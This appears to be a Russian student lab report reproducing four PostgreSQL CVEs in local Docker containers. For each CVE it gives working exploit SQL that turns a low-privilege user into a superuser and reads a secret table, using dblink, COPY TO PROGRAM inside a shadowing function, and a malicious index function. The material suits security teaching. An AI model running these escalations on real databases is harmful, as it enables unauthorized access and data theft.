
Леонтьев С. В., Никитин Д. И.

Лабораторная работа 1

Клонируем репозиторий:

git clone <https://github.com/x4m/pg_cve_demo.git>


****

**CVE-2007-6601**

cd CVE-2007-6601

Поднимаем docker контейнер:


sudo docker compose up



Подключаемся к БД:

psql --host=127.0.0.1 --user user1 db1

пароль: password




Эксплуатируем уязвимость:

SELECT dblink\_exec('host=localhost dbname=secret\_db', 'ALTER USER user1 WITH SUPERUSER;');

\c secret\_db;

select \* from secret\_table;




**CVE-2018-10915**

cd CVE-2018-10915


Поднимаем docker контейнер:

docker compose up



Подключаемся к серверу, на котором есть полный доступ

psql --host=127.0.0.1 --port=5433 --user=postgres postgres




Эксплуатируем уязвимость:

CREATE DATABASE secret\_db;

ALTER SYSTEM SET default\_transaction\_read\_only TO on;


SELECT pg\_reload\_conf();



Подключаемся к серверу с флагом

psql --host=127.0.0.1 --port=5432 --user=user1 db1

SELECT \* FROM dblink('host=192.168.233.3,localhost port=5433,5432 user=postgres password=password target\_session\_attrs=read-write dbname=secret\_db', 'SELECT \* FROM secret\_table') AS secret\_table(c text);




**CVE-2020-14349**

cd CVE-2020-14349


Поднимаем docker контейнер:

docker compose up



Подключаемся к БД:

psql -h localhost -U user1 -d db1



Функция для скрытого повышения привилегий:

CREATE OR REPLACE FUNCTION public.pg\_get\_replica\_identity\_index(int)

RETURNS regclass

LANGUAGE plpgsql

AS $$


BEGIN

COPY (SELECT 1) TO PROGRAM '/pg12/postgres/bin/psql -c "ALTER USER user1 WITH SUPERUSER;" postgres';

RETURN pg\_catalog.pg\_get\_replica\_identity\_index($1);


END;

$$;



\c secret\_db

select \* from secret\_table;




**CVE-2022-1552**

cd CVE-2022-1552


Поднимаем docker контейнер:

docker compose up



Подключаемся к БД:

psql --host=127.0.0.1 --port=5432 --user=user1 db1



Повышаем привилегии:

CREATE TABLE bttest\_a AS SELECT i as id FROM generate\_series(1, 1000) i;

ALTER TABLE bttest\_a OWNER TO regress\_bttest\_role;

CREATE OR REPLACE FUNCTION ifun(int8) RETURNS int8 AS $$

BEGIN

if current\_user = 'postgres' then

ALTER USER user1 WITH superuser;

end if;

RETURN $1;

END;


$$ LANGUAGE plpgsql IMMUTABLE;

CREATE INDEX bttest\_a\_expr\_idx ON bttest\_a ((ifun(id) + ifun(0)))

WHERE ifun(id + 10) > ifun(10);

alter function ifun volatile;

select pg\_sleep(2);



\c secret\_db

SELECT \* FROM secret\_table;

